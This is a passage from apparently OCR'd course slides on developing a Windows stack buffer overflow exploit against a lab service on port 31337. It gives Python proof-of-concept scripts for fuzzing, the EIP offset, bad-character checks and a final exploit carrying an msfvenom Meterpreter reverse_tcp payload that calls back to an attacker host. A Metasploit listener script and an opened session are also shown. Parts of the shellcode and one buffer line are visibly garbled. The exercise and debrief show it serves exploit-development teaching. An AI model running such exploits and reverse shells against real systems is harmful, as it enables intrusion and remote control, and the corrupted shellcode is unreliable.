
ip='192.168.229.13'
port=31337

buffer = 'CLASS /.../' + "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8.

print(f"Sending: {buffer}")

with socket.socket() as fuzz:
    fuzz.connect((ip,port))
    fuzz.send(bytes(buffer,'latin-1'))
```

Knock it over



Match the pattern offset

Identify the location of EIP by matching the pattern found in EIP with the pattern created earlier:

```
root@kali:~/fuzzer# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 43376F43
[*] Exact match at offset 2001
```

Update the poc

```
#!/usr/bin/env python3

import socket


ip='192.168.229.13'
port=31337

buffer = 'CLASS /.../' + "A" * 2001 + "B" * 4 + "C" * (5011 - 11 - 2001 - 4)

print(f"Sending: {buffer}")

with socket.socket() as fuzz:
    fuzz.connect((ip, port))
    fuzz.send(bytes(buffer, 'latin-1'))
```

Launch the poc




Where to put the shellcode


Registers (FPU)

EAX	0217F210	ASCII "CLASS /.../AAAAAAAAAAAAAA
ECX	0071585C	
EDX	00000000	
EBX	00000088	
ESP	0217F9F0	ASCII "AAAAAAAAAAAAAAA
EBP	41414141	
ESI	00000000	
EDI	00000000	
EIP	41414141	
C S	FS 002B 32bit 0(FFFFFFF)	

Find a way to ESP



JMP ESP



R	Found commands	Address	Disassembly	Comment	Module Name
77230000	MOV EAX,DWORD PTR SS:[ESP+4]			(Initial CPU selection)	C:\Windows\SysWOW64\ntdll.dll
7726DC90	JMP ESP				C:\Windows\SysWOW64\ntdll.dll
7727F981	JMP ESP				C:\Windows\SysWOW64\ntdll.dll

Check for bad characters

```
#!/usr/bin/env python3

import socket

ip='192.168.229.13'
port=31337

chars=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xaa"
"\xa1\xaa\xab\xac\xad\xae\xaf\xba"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

buffer = 'CLASS /.../' + "A" * 2001 + "B" * 4 + chars + "C" * (5011 - 11 - 2001 - 4 - 255)
print(f"Sending: {buffer}")

with socket.socket() as fuzz:
    fuzz.connect((ip,port))
    fuzz.send(bytes(buffer, 'latin-1'))
```

0217F9F0	04030201	0e◆◆
0217F9F4	08070605	±◆·■
0217F9F8	0C0B0A09	..♂.
0217F9FC	100F0E0D	.↗↘▶
0217FA00	14131211	◀◆!!¶
0217FA04	18171615	\$-◆↑
0217FA08	1C1B1A19	↓→←_
0217FA0C	201F1E1D	#▲▼
0217FA10	24232221	↑"##\$
0217FA14	28272625	%&'(
0217FA18	2C2B2A29)**.
0217FA1C	302F2E2D	-./0
0217FA20	34333231	1234
0217FA24	38373635	5678
0217FA28	3C3B3A39	9:;〈
0217FA2C	403F3E3D	=>?@
0217FA30	44434241	ABCD
0217FA34	48474645	EFGH
0217FA38	4C4B4A49	IJKL
0217FA3C	504F4E4D	MNOP
0217FA40	54535251	QRST
0217FA44	58575655	UVWX
0217FA48	5C5B5A59	YZ[\\
0217FA4C	605F5E5D]^_-
0217FA50	64636261	abcd
0217FA54	68676665	efqh

Generate payload

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.111.179  
lport=5555 -e x86/shikata_ga_nai -b '\x00' -f python
```

2

3

1

2

4

5

1 Indicates the payload that you wish to create

2 Listening host and port the payload should call back to

3 Type of encoding to use

4 Characters to exclude from payload creation

5 The format taken by the payload

Integrate payload into poc

```

#!/usr/bin/env python3

import socket

ip='192.168.229.13'
port=31337

buf = ""
buf += "\xd9\xc5\xb8\x1a\x88\x58\x05\xd9\x74\x24\xf4\x5b\x33"
buf += "\xc9\xb1\x56\x31\x43\x18\x83\xc3\x04\x03\x43\x0e\x6a"
buf += "\xad\xf9\xc6\xe8\x4e\x02\x16\x8d\xc7\xe7\x27\x8d\xbc"
buf += "\x6c\x17\x3d\xbd\x21\x9b\xb6\x9a\xd1\x28\xba\x32\xd5"
buf += "\x99\x71\x65\xd8\x1a\x29\x55\x7b\x98\x30\x8a\x5b\x1a"
buf += "\xfa\xdf\x9a\xe6\xe7\x12\xce\xbf\x6c\x80\xff\xb4\x39"
buf += "\x19\x8b\x86\xac\x19\x68\x5e\xce\x08\x3f\xd5\x89\x8a"
buf += "\xc1\x3a\x2\x82\xd9\x5f\x8f\x5d\x51\xab\x7b\x5c\xb3"
buf += "\xe2\x84\xf3\xfa\xcb\x76\x0d\x3a\xeb\x68\x78\x32\x08"
buf += "\x14\x7b\x81\x73\xc2\x0e\x12\xd3\x81\x9\xfe\xe2\x46"
buf += "\x2f\x74\xe8\x23\x3b\xd2\xec\xb2\xe8\x68\x08\x3e\x0f"
buf += "\xbf\x99\x04\x34\x1b\xc2\xdf\x55\x3a\xae\x8e\x6a\x5c"
buf += "\x11\x6e\xcf\x16\xbf\x7b\x62\x75\xd7\x48\x4f\x86\x27"
buf += "\xc7\xd8\xf5\x15\x48\x73\x92\x15\x01\x5d\x65\x2c\x05"
buf += "\x5e\xb9\x96\x46\x0\x3a\xe6\x4f\x67\x6e\xb6\xe7\x4e"
buf += "\x0f\x5d\xf8\x6f\xda\xcb\xf2\xe7\x25\x3\xe6\x7b\xcd"
buf += "\xb1\xe8\x6\xbd\x3\x0\xc\x0\x91\x6\x9\x1\x4\xce"
buf += "\x4\x4a\x88\xc1\xb\x0\x6a\xb\x0\x0\xd\x9\x0\x1\x5\x4\xb\x1"
buf += "\xbd\xc5\xad\x4a\x5f\x0\x9\x7\x37\x5\x8\x1\x8\x7\x2\xe"
buf += "\x6\xfb\xdb\x47\x15\x0\x2\x4\x9\x8\xb\x0\x0\x4\x9\xc\x1\x2"
buf += "\x5\xe\x6\x9\x4\x3\x9\x0\x9\x\x6\x1\x\x6\x3\xae\x9\xe\x3\x7\x9\x5"
buf += "\xc\x9\xad\x9\xb\x1\xd\x5\x2\x1\x1\x9\x4\x2\x8\x2\xb\x1\x9\x2\x"
buf += "\x7\x0\x8\x4\x4\x7\xb\x8\x\xf\xdc\xee\x2\x6\x9\xb\x1\xb\x9"
buf += "\x4\x5\x7\xef\x8\xd\x0\x8\xda\x8\xc\x1\x5\x6\x9\x8\xba\xbf\x"
buf += "\x3\xe\x6\x2\xfb\x3\xf\xbe\x0\x8\xfb\x6\xd\x7\xd\x4\x8\x0\x1\x6"
buf += "\x2\x7\xff\xc\x8\x3\xe\x2\x6\xba\xdf\xb\x3\xba\x1\x4\x1\xb\x3"
buf += "\x4\x9\x8\x7\x2\xce\x2\x2\x3\x8\x7\x3\x2\xb\x5\xd\x7\x4\x2\x5\x3"
buf += "\x6\x4\x9\xf\x9\x6\x1\x1\x8\xc\x3\x9\xc\x9\x2\xb\xbb\x1\x7\x8\x1\x"
buf += "\xc\x3\x3\x7\x0\x0"

buffer = "CLASS " + "..." + "A" * 2001 + "\x9D\xDC\x26\x77" + "\x90" * 16
+ buf + "C" * (5011 - 11 - 2001 - 4 - 16 - len(buf))

buffer = 'CLASS /.../' + "A" * 2001 + "\x9D\xDC\x26\x77" + "\x90" * 16 + buf + "C" * (5011 - 11 - 2001 - 4 - 16 - len(buf))

print(f"Sending: {buffer}")

with socket.socket() as fuzz:
    fuzz.connect((ip, port))
    fuzz.send(bytes(buffer, 'latin-1'))

```

buffer = "CLASS " + "..." + "A" * 2001 + "\x9D\xDC\x26\x77" + "\x90" * 16
+ buf + "C" * (5011 - 11 - 2001 - 4 - 16 - len(buf))

NOP sled/slide

Set up a listener

Tells Metasploit to open a listener

Tells Metasploit what payload to use

Listening host

Listening port

Tells the script to start the listener as a job

Starts the listener

GNU nano 2.9.5 startlistener.rc

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.111.179
set lport 5555
exploit -j
```

```
root@kali:~/Desktop# msfconsole -r startlistener.rc
```

Launch your POC!

- With or without the debugger
 - Debugger may give us some interesting information though, specifically if the exploit were to fail

Success?

```
msf exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.111.154  
[*] Meterpreter session 1 opened (192.168.111.179:5555 -> 192.168.111.154:49158)  
at 2018-11-28 13:39:39 -0500
```

Exercise: Buffer Overflow Exploit


Objectives

After completing this exercise, students will be able to:

- Develop a buffer overflow exploit

Duration

This exercise will take approximately **4** hours to complete.



Debrief

General Questions

- How did you feel about this procedure?
- Were there any areas in particular where you had difficulty?
- Do you understand how this relates to the work you will be doing?

Specific Questions

- What command did you find to be vulnerable?
- Describe the string(s) used to crash the command.
- What registers did you overwrite? Why?
- Describe any obstacles you had to overcome to exploit this command.



Lesson Summary

In this lesson we learned about:

- Buffer overflows
 - Definition & identification
 - Identifying vulnerabilities
 - Developing buffer overflow exploits

End of Module 2, Lesson 14